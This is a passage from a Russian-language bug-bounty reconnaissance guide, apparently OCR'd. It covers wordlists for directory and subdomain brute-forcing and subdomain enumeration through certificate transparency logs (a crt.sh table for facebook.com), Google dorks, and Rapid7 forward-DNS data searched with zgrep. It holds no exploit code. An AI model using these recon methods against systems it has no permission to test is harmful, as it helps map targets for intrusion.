
самый большой список. Обязательно используйте оба списка каталогов и файлов:

●https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/raft-large-directories.txt
●https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/raft-large-files.txt

Специфическая технология

На этапе снятия отпечатков (fingerprinting), Вы определите технологические стеки, использующие различные конечные точки. Если Вы знаете, что цель использует определенную технологию, Вы можете вернуться к этому этапу и использовать словарь, чтобы специально нацелиться на ее технологии.

Если Вы запускаете перебор каталогов в PHP-приложении, то не имеет смысла использовать словарь, содержащий имена файлов .ASP, поскольку они связаны с приложениями .NET. Seclists содержит специальные словари для PHP, Golang, ASP, Apache, IIS и многие другие.



Существуют также специальные словари для CMS. Если Вы найдете приложение WordPress, то было бы неплохо выполнить перебор каталога, с использованием словаря, специально для WordPress.

Вывод

Seclists - это универсальный магазин словарей. Этот репозиторий будет содержать почти все словари, которые Вам понадобятся, при поиске ошибок или выполнении теста на

проникновение. Там есть куча словарей. Обязательно потратьте некоторое время на их изучение, чтобы увидеть, какой из них Вам нравится больше всего.

Common Speak

Common Speak от Assetnote имеет уникальный способ создания словарей, и это один из моих любимых списков для перебора субдоменов. Есть многочисленные наборы данных по запросу Google Big, которые постоянно обновляются новой информацией. Эти наборы данных используются common speak для создания словарей, которые содержат современные технологии и терминологию.

- https://github.com/assetnote/commonspeak2
- https://github.com/assetnote/commonspeak2-wordlists

AII

Полный словарь от jhaddix, вероятно, самый большой список слов. Большинство людей используют этот словарь, для перебора субдоменов. Если Вы ищете словарь, который содержит максимум слов, то он для Вас. Вы не найдете больший словарь, чем этот.

- https://gist.github.com/jhaddix86a06c5dc309d08580a018c66354a056

CRTSH

Certificate transparency logs будут подробно рассмотрены далее, но вам нужно знать то, что каждый https-домен регистрируется в базе данных. Internetwache создал инструмент для очистки этой базы данных для поддоменов.

Каждый час Internetwache использует этот инструмент для обновления своего словаря.

Это отличный способ получить список релевантных и актуальных субдоменов. Данный словарь сильно недооценен, и должен использоваться для перебора поддоменов.

● https://github.com/internetwache/CT_subdomains

Вывод


Наличие списка плохих слов заставит Вас упустить все виды легких побед. Подготовка хорошего словаря для использования имеет жизненно важное значение, при работе с каталогом, поддоменом, или перебором параметров.

Некоторые из моих лучших открытий были получены благодаря нужным словам, в словаре. Когда Вы начнете находить интересные уязвимости и ошибки, Вы можете создать свой собственный уникальный словарь для использования.

Перечисление поддоменов

Введение

Каждый этап поиска уязвимостей жизненно важен, но это особенно актуально в этом разделе. Если Вы не планируете атаковать главный сайт организации, то Вам нужно научиться перечислять поддомены, так как Вы собираетесь найти большее количество целей. Интернет наводнен методами перечисления поддоменов, и все они очень хороши.



Журналы прозрачности сертификации/Certification Transparency Logs


Введение

Любой сайт, который начинается с HTTPS://, использует SSL-сертификаты для обеспечения безопасного доступа связи. Если хакер или мошеннический центр сертификации может подделать этот сертификат, то он мог бы выполнять атаки «человек посередине». Чтобы помешать мошеннику, центры сертификации создали журнал прозрачности сертификации, который предотвращает создание поддельных SSL-сертификатов. Мы, как злоумышленники, можем использовать эту базу данных, чтобы найти поддомены цели, если у них есть SSL-сертификат, то они будут зарегистрированы в базе данных.

Журналы прозрачности сертификации

Журнал прозрачности сертификатов используется для мониторинга и аудита несанкционированных сертификатов.

Каждый раз, когда Вы получаете SSL-сертификат для своего домена или поддомена - это будет зарегистрировано в журналах прозрачности сертификата. Мы можем воспользоваться этим поведением, помогающим перечислить поддомены, принадлежащие домену. Есть инструменты, которые собирают все файлы журнала прозрачности и сохраняют их в локально в базе данных. Однако в этой статье я буду использовать сайт CERT.SH. Мы можем найти все SSL-сертификаты, принадлежащие домену, выполнив GET-запрос к https://crt.sh/?q=%25.facebook.com, как показано ниже:


https://crt.sh/?q=%25.facebook.com

crt.sh Identity Search Group by Issuer

Criteria: Identity LIKE '%.facebook.com'


Certificates

crt.sh ID	Logged At	Not Before	Not After	Identity	Issuer Name
1412755080	2019-04-23	2019-04-11	2019-07-10	*.shortwave.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1412755080	2019-04-23	2019-04-11	2019-07-10	shortwave.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1410076260	2019-04-22	2019-04-22	2019-07-21	*.tls13.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1410076260	2019-04-22	2019-04-22	2019-07-21	tls13.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1410069427	2019-04-22	2019-04-22	2019-07-21	*.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1410069427	2019-04-22	2019-04-22	2019-07-21	*.m.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1409578811	2019-04-22	2019-04-11	2019-07-10	*.secure.beta.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1409578811	2019-04-22	2019-04-11	2019-07-10	secure.beta.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1409579860	2019-04-22	2019-04-12	2019-07-11	*.internmc.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1409579860	2019-04-22	2019-04-12	2019-07-11	internmc.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1409579860	2019-04-22	2019-04-12	2019-07-11	*.m.internmc.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1409579860	2019-04-22	2019-04-12	2019-07-11	m.internmc.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1409579860	2019-04-22	2019-04-12	2019-07-11	*.secure.internmc.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1409579860	2019-04-22	2019-04-12	2019-07-11	secure.internmc.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1409574554	2019-04-22	2019-04-11	2019-07-10	*.cinyour.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1409574554	2019-04-22	2019-04-11	2019-07-10	cinyour.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1409185420	2019-04-22	2019-04-11	2019-07-10	*.secure.latest.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1409185420	2019-04-22	2019-04-11	2019-07-10	secure.latest.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1409027582	2019-04-22	2019-04-12	2019-07-11	*.extern.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1409027582	2019-04-22	2019-04-12	2019-07-11	extern.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1406714326	2019-04-21	2019-04-11	2019-07-10	*.z.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1406714326	2019-04-21	2019-04-11	2019-07-10	z.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1406715336	2019-04-21	2019-04-11	2019-07-10	*.v6.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1406715336	2019-04-21	2019-04-11	2019-07-10	v6.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1406714327	2019-04-21	2019-04-11	2019-07-10	*.prod.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1406714327	2019-04-21	2019-04-11	2019-07-10	prod.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1404440166	2019-04-20	2019-04-20	2019-07-19	*.rampart001.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1404440166	2019-04-20	2019-04-20	2019-07-19	rampart001.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA

Как показано выше, Вам будет предоставлен огромный список поддоменов. Многие инструменты перечисления поддоменов используют журналы прозрачности сертификатов как часть своих процессов перечисления. Хотя есть множество инструментов, которые делают это автоматически за кулисами, но всегда приятно иметь более глубокое понимание того, что происходит под капотом.

Инструменты

Не стесняйтесь просматривать сайт в своем браузере. Лично мне нравится использовать командную строку и скрипт на Python, так как проще разобрать поддомены.




Вывод

Журналы прозрачности сертификатов содержат список всех веб-сайтов, которые запрашивают SSL-сертификат для своего домена. Эти журналы были созданы, чтобы помочь обнаружить поддельные сертификаты, но мы можем использовать их в нашем процессе перечисления субдоменов.

Поисковый движок

Гугл Дорки можно использовать для поиска поддоменов со следующим дорком:
● site:

Этот конкретный дорк вернет все ссылки, принадлежащие определенному домену.



Эту технику можно выполнять вручную, но лучше всего использовать инструменты для этого типа работы.

Переадресация DNS

Введение

Rapid7 Project Sonar проводит интернет-опросы, чтобы получить представление о глобальной подверженности распространенным уязвимостям. Некоторые из этих данных предоставляются бесплатно, для исследователей безопасности. Используя прямой набор данных DNS, мы можем собрать огромный список поддоменов, принадлежащих организации.

Rapid 7 Переадресация DNS

Rapid 7 предоставляет записи Any, A, AAAA, CNAME, MX и TXT для каждого домена. Эта информация регулярно обновляется и архивируется; это означает, что мы также можем искать исторические данные для поддоменов.

- https://opendata.rapid7.com/sonar.fdns_v2/
- https://opendata.rapid7.com/sonar.fdns/

После загрузки набора данных, Вы можете использовать инструмент zgrep для анализа субдоменов, как показано в следующей команде:

zgrep ‘\.domain\.com»,’ path_to_dataset.json.gz

Обратите внимание, что поиск gzip основан на регулярном выражении, поэтому вы должны избегать «.» с обратным слэшем «\». Этот процесс довольно медленный, так как Ваша система должна выполнить grep, через 30 ГБ текста. Этот метод должен предоставить Вам очень большой список поддоменов.


Вывод

Rapid7 регулярно сканирует Интернет и предоставляет эти данные в целях безопасности, для использования исследователями. Мы можем использовать переадресацию DNS, чтобы найти поддомены, принадлежащие нашей цели. Хотя этот процесс медленный, он даст Вам большой набор поддоменов.

Гитхаб

